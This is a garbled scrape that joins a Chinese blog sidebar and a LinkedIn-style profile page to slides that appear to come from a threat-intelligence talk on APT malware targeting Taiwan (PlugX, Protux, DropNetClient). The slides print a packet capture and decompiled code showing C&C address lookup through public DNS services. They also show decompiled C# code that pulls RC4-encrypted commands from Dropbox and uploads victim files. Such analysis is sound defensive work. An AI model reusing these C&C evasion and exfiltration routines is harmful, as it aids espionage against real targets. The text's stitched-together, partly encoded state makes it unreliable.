[ARTEMIS](#)P7AmKxLIO1KZxZ/nOsqI6U0Px9NEcJAoaGHTr4j6XfN38q7cRmgmFAIeseIRuZL/6NBmHj3KC7e4Mgj0Pgr1M0gdIK6FtwB/sHeyvqiCM8fevCJMxLaPjp8FFYEAMKXI+YI1N6a62RixIaoFUaYSI49zJdOYBvn0FwOmsRnEY4M1bjwTvsnXDunCrWjXJAYLYMWE1Oo+JtjKwOxZmZDBZ7F/tGQINV2qJmlzensLGmVA/9AUilladEwbcpEV8GHMgKfIMqulgGgm2tEdewbijFzVlqJFXs0dVeHqOs42bdjml1TJ8GpMRThml+Kkf2If6VNEEyJjft=[ARTEMIS](#)

草根影響力基金會調查研究中心召集人陳松柏指出，之前政府宣導服貿協定辦了多場說明會，但宣導對象僅針對產業界，民眾根本不了解，而年輕世代運用網路結合社群APP，短時間就可串聯數萬人，政府應了解民眾閱聽習慣，宣導才能「對症下藥」。

系統公告

公告 斷寄服信箱
報名|老協珍『燻燕窩』
報名|CoolFeel高密度記憶枕
徵文|美食展公民記者

個人檔案



ID : noqreply
暱稱 :
好友 | 人氣 | 簡介


贊助商連結

Google AdWords™ 台灣

Google™ 免費提供專業的支援服務。今天開始刊登廣告，立即節省NT\$1500！

文章分類

未分類 (1)



- Name: Plug X
- Targeted Country: Taiwan ; Japan ; Korean
- Targeted Sector:
- First Seen: 2012
- Infrastructure: Baidu, Dropbox, Twitter, MSDN, LinkedIn



pattern:

DZKSJDADBDCDHDOCADOCADOCBDZJS



Student at College of Bahrain
Bahrain

Join LinkedIn and access full profile.

As a LinkedIn member, you'll join 150 million other professionals who are sharing connections, ideas, and opportunities. And it's free! You'll also be able to:

- See who you and [redacted] know in common
- Get introduced to [redacted]
- Contact [redacted] directly

View Full Profile

Overview

Education College of Bahrain

Connections 0 connections

Education

College of Bahrain

1998 – 2002

DZKSFAAABDCDHDOCADOCADOCBDDZJS

DZKSFAAABDCDHDOCADOCADOCBDDZJS

DZKSFAAABDCDHDOCADOCADOCBDDZJS

Contact for:

- career opportunities
- new ventures
- expertise requests
- reference requests
- consulting offers
- job inquiries
- business deals
- getting back in touch

Name Search:

Search for people you know from over 150 million professionals already on LinkedIn.

First Name Last Name

Example: [redacted]

LinkedIn Ads

Advertise your products and services on LinkedIn today.

Learn More



Need a Financial
Professional planning
preparation for 2010
www.example.com
From: Mackenzie Dra


More Tricks - 1

- Using DNS lookup cloud service to obtain second stage C&C address.
- Bypass DNS blocking.



Second Stage C&C

Cloud DNS Lookup Service




DANGER

4 ft

3 ft

2 ft

1 ft



Protux

- Name: Protux
- Targeted: TW
- Targeted Sector: GOV
- First Seen: 2009
- Infrastructure: DNS Watch, ip138,
- Campaign: DragonOK

- The trojan request for the search result of DNS Watch to retrieve C&C address.

pcap.pcap [Wireshark 1.6.5 (SYN Rev 40429 from /trunk-1.6)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|------------|-----------------|-----------------|----------|--------|--|
| 84 | 144.088720 | 192.168.230.1 | 192.168.230.255 | NBNS | 92 | Name query NB WPAD<00> |
| 85 | 140.630994 | 192.168.230.1 | 192.168.230.255 | NBNS | 92 | Name query NB WPAD<00> |
| 86 | 143.710351 | 192.168.230.134 | 192.168.230.2 | DNS | 77 | Standard query A www.dnswatch.info |
| 87 | 144.202285 | 192.168.230.2 | 192.168.230.134 | DNS | 93 | Standard query response A 85.131.251.134 |
| 88 | 144.204458 | 192.168.230.134 | 85.131.251.134 | TCP | 62 | fpitp > http [SYN] Seq=0 win=64240 Len=0 MSS=1460 SACK_PERM=1 |
| 89 | 144.370027 | 192.168.230.134 | 192.168.230.2 | NBNS | 110 | Refresh NB CHARLES-F6EF38F<20> |
| 90 | 144.485040 | 85.131.251.134 | 192.168.230.134 | TCP | 60 | http > fpitp [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MSS=1460 |
| 91 | 144.485114 | 192.168.230.134 | 85.131.251.134 | TCP | 54 | fpitp > http [ACK] Seq=1 Ack=1 win=64240 Len=0 |
| 92 | 144.486139 | 192.168.230.134 | 85.131.251.134 | HTTP | 253 | GET /dns/dnslookup?la=en&host=picture.ucparlnet.com&type=A&submit=Resolve HTTP/1.1 |

77 standard query A www.dnswatch.info

GET /dns/dnslookup?la=en&host=picture.ucparlnet.com&type=A&submit=Resolve HTTP/1.1

Internet Protocol Version 4, Src: 192.168.230.134 (192.168.230.134), Dst: 85.131.251.134 (85.131.251.134)

Transmission Control Protocol, Src Port: fpitp (1045), Dst Port: http (80), Seq: 1, Ack: 1, Len: 199

Hypertext Transfer Protocol

GET /dns/dnslookup?la=en&host=picture.ucparlnet.com&type=A&submit=Resolve HTTP/1.1\r\n
 User-Agent: Mozilla/5.0 (compatible; MSIE 6.0.1; WININET 5.0)\r\n
 Host: www.dnswatch.info\r\n
 Cache-Control: no-cache\r\n
 \r\n

[Full request URI: http://www.dnswatch.info/dns/dnslookup?la=en&host=picture.ucparlnet.com&type=A&submit=Resolve]

- DNS Watch is a public DNS lookup tool.

DNSWatch

Hostname or IP

picture.ucparlnet.com

Type

A

Resolve

[DNSWatch](#) > DNS Lookup for picture.ucparlnet.com

Searching for picture.ucparlnet.com. A record at E.ROOT-SERVERS.NET. [192.203.230.10] ...took **1 ms**

Searching for picture.ucparlnet.com. A record at a.gtld-servers.net. [192.5.6.30] ...took **121 ms**

Searching for picture.ucparlnet.com. A record at ns2.value-domain.com. [54.64.110.166] ...took **266 ms**

A record found: 58.158.177.102

| Domain | Type | TTL | Answer |
|------------------------|------|-----|----------------|
| picture.ucparlnet.com. | A | 300 | 58.158.177.102 |

[Monitor performance and availability of your DNS Server \(e.g. ns2.value-domain.com\)](#) - starting at \$1/month

Total elapsed query time: **388 ms**

Since these results are *absolutely up-to-date* they may differ from the results of your local nameserver. It can take up to the specified "time to live" (TTL) for your nameserver to update its cache.

DNS queries have been sent from Frankfurt am Main, Germany

- Locate the IP address by identify string.



```
66      *(int *)((char *)&v19 + 3) = 0;
67      HttpQueryInfoA(v6, 5u, Str, &dwBufferLength, 0);
68      v7 = atoi(Str);
69      if ( v7 )
70      {
71          v8 = v7 + 16;
72          v9 = 0;
73          v10 = operator new(v7 + 16);
74          if ( v10 )
75          {
76              memset(v10, 0, v8);
77              v11 = v25;
78              if ( ((int (__stdcall *)(void *, void *, signed int, int *))v25)(v6, v10, 1024, &v16) )
79              {
80                  do
81                  {
82                      if ( !v16 )
83                          break;
84                      v9 += v16;
85                  }
86                  while ( ((int (__stdcall *)(void *, char *, signed int, int *))v11)(v6, (char *)v10 + v9, 1024, &v16) );
87              }
88              v12 = strstr((const char *)v10, "A record found: ");
89              memset(&cp, 0, 0x200u);
90              if ( v12 )
91              {
92                  v13 = &v12[strlen("A record found: ")];
93                  v14 = strstr(v13, "<");
94                  strncpy(&cp, v13, v14 - v13);
95                  v23 = inet_addr(&cp);
96              }
97              operator delete(v10);
98          }
99          v4 = v22;
100      }
101  }
102 }
```

"A record found: "

- Try to Query DNS Watch first. If fail then try DNS Server.

```

1 unsigned __int32 __cdecl sub_10005790(const char *name)
2 {
3     unsigned __int32 result; // eax@2
4     struct hostent *v2; // eax@6
5
6     if ( inet_addr(name) == -1 )
7     {
8         result = queryDNSWatch((int)name);
9         if ( result )
10            return result;
11        result = queryDNSServer(name);
12    }
13    else
14    {
15        result = inet_addr(name);
16    }
17    if ( !result )
18    {
19        v2 = gethostbyname(name);
20        if ( !v2 || (result = **(_DWORD *)v2->h_addr_list) )
21            result = 0;
22    }
23    return result;
24 }

```

```

1 int __cdecl sub_10005720(int a1)
2 {
3     int v1; // ebx@1
4     HLOCAL v2; // esi@1
5     int v4; // [sp+0h] [bp-4h]@1
6
7     v1 = 0;
8     v4 = 0;
9     v2 = LocalAlloc(0x40u, 0x10u);
10    *((_DWORD *)v2) = 2;
11    *((_DWORD *)v2 + 1) = inet_addr("168.95.1.1");
12    *((_DWORD *)v2 + 2) = inet_addr("139.175.55.244");
13    if ( !DnsQuery_A(a1, 1, 8, v2, v4, 0) && v4 )
14        v1 = *((_DWORD *)v2 + 24);
15    DnsRecordListFree(v4, 1);
16    LocalFree(v2);
17    return v1;
18 }

```

Hinet DNS Server
Seednet DNS Server

- DNS Watch tried to block by detecting user agent. (However...)

| Address | Ordinal | Name | Library |
|----------|---------|---------------------------------------|---------|
| 10009188 | | _snprintf | MSVCRT |
| 1000918C | | exit | MSVCRT |
| 10009190 | | _except_handler3 | MSVCRT |
| 10009194 | | ??2@YAPAXI@Z | MSVCRT |
| 1000919C | | StrToIntA | SHLWAPI |
| 100091A0 | | StrStrIA | SHLWAPI |
| 100091A4 | | wnsprintfA | SHLWAPI |
| 100091AC | | GetMessageA | USER32 |
| 100091B0 | | wsprintfA | USER32 |
| 100091B4 | | PeekMessageA | USER32 |
| 100091BC | | WinHttpGetProxyForUrl | WINHTTP |
| 100091C0 | | WinHttpOpen | WINHTTP |
| 100091C4 | | WinHttpCloseHandle | WINHTTP |
| 100091C8 | | WinHttpGetIEProxyConfigForCurrentUser | WINHTTP |
| 100091D0 | | HttpQueryInfoA | WININET |
| 100091D4 | | HttpSendRequestA | WININET |
| 100091D8 | | HttpOpenRequestA | WININET |
| 100091DC | | InternetConnectA | WININET |
| 100091E0 | | InternetOpenA | WININET |
| 100091E4 | | InternetCloseHandle | WININET |
| 100091EC | 3 | closesocket | WS2_32 |
| 100091F0 | 11 | inet_addr | WS2_32 |
| 100091F4 | 16 | recv | WS2_32 |
| 100091F8 | 19 | send | WS2_32 |
| 100091FC | 4 | connect | WS2_32 |
| 10009200 | 23 | socket | WS2_32 |
| 10009204 | 9 | htons | WS2_32 |
| 10009208 | 111 | WSAGetLastError | WS2_32 |
| 1000920C | 116 | WSACleanup | WS2_32 |
| 10009210 | 57 | gethostname | WS2_32 |
| 10009214 | 52 | gethostbyname | WS2_32 |
| 10009218 | 12 | inet_ntoa | WS2_32 |

GET
 /dns/dnslookup?la=en&host=picture.ucparnet.com&type=A&submit=Resolve HTTP/1.1
 User-Agent: Mozilla/5.0 (compatible; MSIE 6.0.1;
WININET 5.0)
 Host: www.dnswatch.info
 Cache-Control: no-cache



GET
 /dns/dnslookup?la=en&host=picture.ucparnet.com&type=A&submit=Resolve HTTP/1.1
 User-Agent: Mozilla/5.0 (compatible; MSIE 6.0.1)
 Host: www.dnswatch.info
 Cache-Control: no-cache




Storage





Actor



The Malwares




DANGER

4 ft

3 ft

2 ft

1 ft



DropNetClient

- Name: DropNetClient
- Targeted Country: Taiwan
- Targeted Sector: GOV
- First Seen: 2015
- Infrastructure: Dropbox
- Behavior:
Fetch command from
Dropbox and upload
victim data to Dropbox.
- Campaign: Taidoor

- Low Detection Rate

Identification Details Analyses Submissions ITW


| | Engine | Signature | Version | Update |
|--------------------------|-----------|-----------|---------------|----------|
| 2015-04-21 05:13:22 1/57 | Ad-Aware | - | 12.0.163.0 | 20150421 |
| 2015-04-08 00:43:41 0/57 | AegisLab | - | 1.5 | 20150421 |
| 2015-04-07 08:40:48 0/55 | Agnitum | - | 5.5.1.3 | 20150420 |
| 2015-04-07 07:09:46 0/57 | AhnLab-V3 | - | 2015.04.21.03 | 20150421 |
| | Alibaba | - | 1.0 | 20150421 |

Identification Details Analyses Submissions ITW

| | Engine | Signature | Version | Update |
|---------------------------|-----------|-------------------|---------------|----------|
| 2015-05-11 12:47:30 11/56 | Ad-Aware | Trojan.Agent.BJLG | 12.0.163.0 | 20150511 |
| 2015-05-04 12:45:15 2/55 | AegisLab | - | 1.5 | 20150511 |
| | Agnitum | - | 5.5.1.3 | 20150511 |
| | AhnLab-V3 | - | 2015.05.12.00 | 20150511 |



- Connect to Dropbox with DropNet Lib



GitHub This repository Search Explore Features Enterprise Blog

DropNet / DropNet Watch 61

Client Library for the Dropbox API <http://dropnet.github.io/dropnet.html>

210 commits 1 branch 0 releases 31 contributors

branch: master DropNet / +

updated readme with links and badge

dkarzon authored on 16 Apr latest commit 6b1d4a3d8a

| | | |
|----------------------|--|--------------|
| DropNet.MonoTouch | Updating MonoTouch solution to actually build | 2 years ago |
| DropNet.Tests | Unified MetaData methods, added optional parameters 'hash', 'list' an... | 3 months ago |
| DropNet.WindowsPhone | Updated Windows Phone library to 8.0 because RestSharp is only wp8 | 2 months ago |
| DropNet | Make the proxy parameter optional for all constructors | 2 months ago |
| Lib | Updated RestSharp to 105 | 2 months ago |
| .gitignore | Cleaned up the interface and exceptions, removed packages, fixed up s... | 4 months ago |
| DropNet.sln | Lets require Restsharp 105 then. | 2 months ago |
| DropNet.vsmidi | First Commit... Login, AccountInfo, DeleteFile and GetMetaData are wo... | 5 years ago |
| LICENSE.txt | Added LICENSE info. | 4 years ago |
| README.markdown | updated readme with links and badge | a month ago |

- Use two RC4 Keys.
- Key 1: A pubKey use to decrypt the file "10101" download from dropbox".

```
namespace DbxClient
{
    internal class HostControl
    {
        private static string pubKeyStr = "21u89fhjsbhc7834bauyg7q893dtyu";
    }
}
```

```
while (true)
{
    array = null;
    try
    {
        byte[] file = client.GetFiles(rootPath + "10101");
        array = RC.RC4(file, file.Length, HostControl.pubKey, HostControl.pubKeyLen);
    }
    catch
    {
    }
    if (array != null)
    {
        goto IL_85;
    }
    Random random = new Random();
    num += (Math.Abs(random.Next()) % 30 + 60) * 1000;
    num2 += num;
    if (num2 / 1000 > 1800)
    {
        break;
    }
    Thread.Sleep(num);
}
```

- Use two RC4 Keys.
- Key 2: The decrypted key, use to encrypt the victim files and upload to dropbox.

```
public static bool UploadFile(DropNetClient client, string localFile, string getPath)
{
    bool result;
    try
    {
        if (client == null || localFile == null || getPath == null)
        {
            result = false;
        }
        else if (!File.Exists(localFile))
        {
            result = false;
        }
        else
        {
            FileStream fileStream = new FileStream(localFile, FileMode.Open);
            string fileName = Path.GetFileName(fileStream.Name);
            byte[] array = new byte[fileStream.Length];
            int num = fileStream.Read(array, 0, array.Length);
            fileStream.Close();
            if (num < array.Length)
            {
                result = false;
            }
            else
```

```
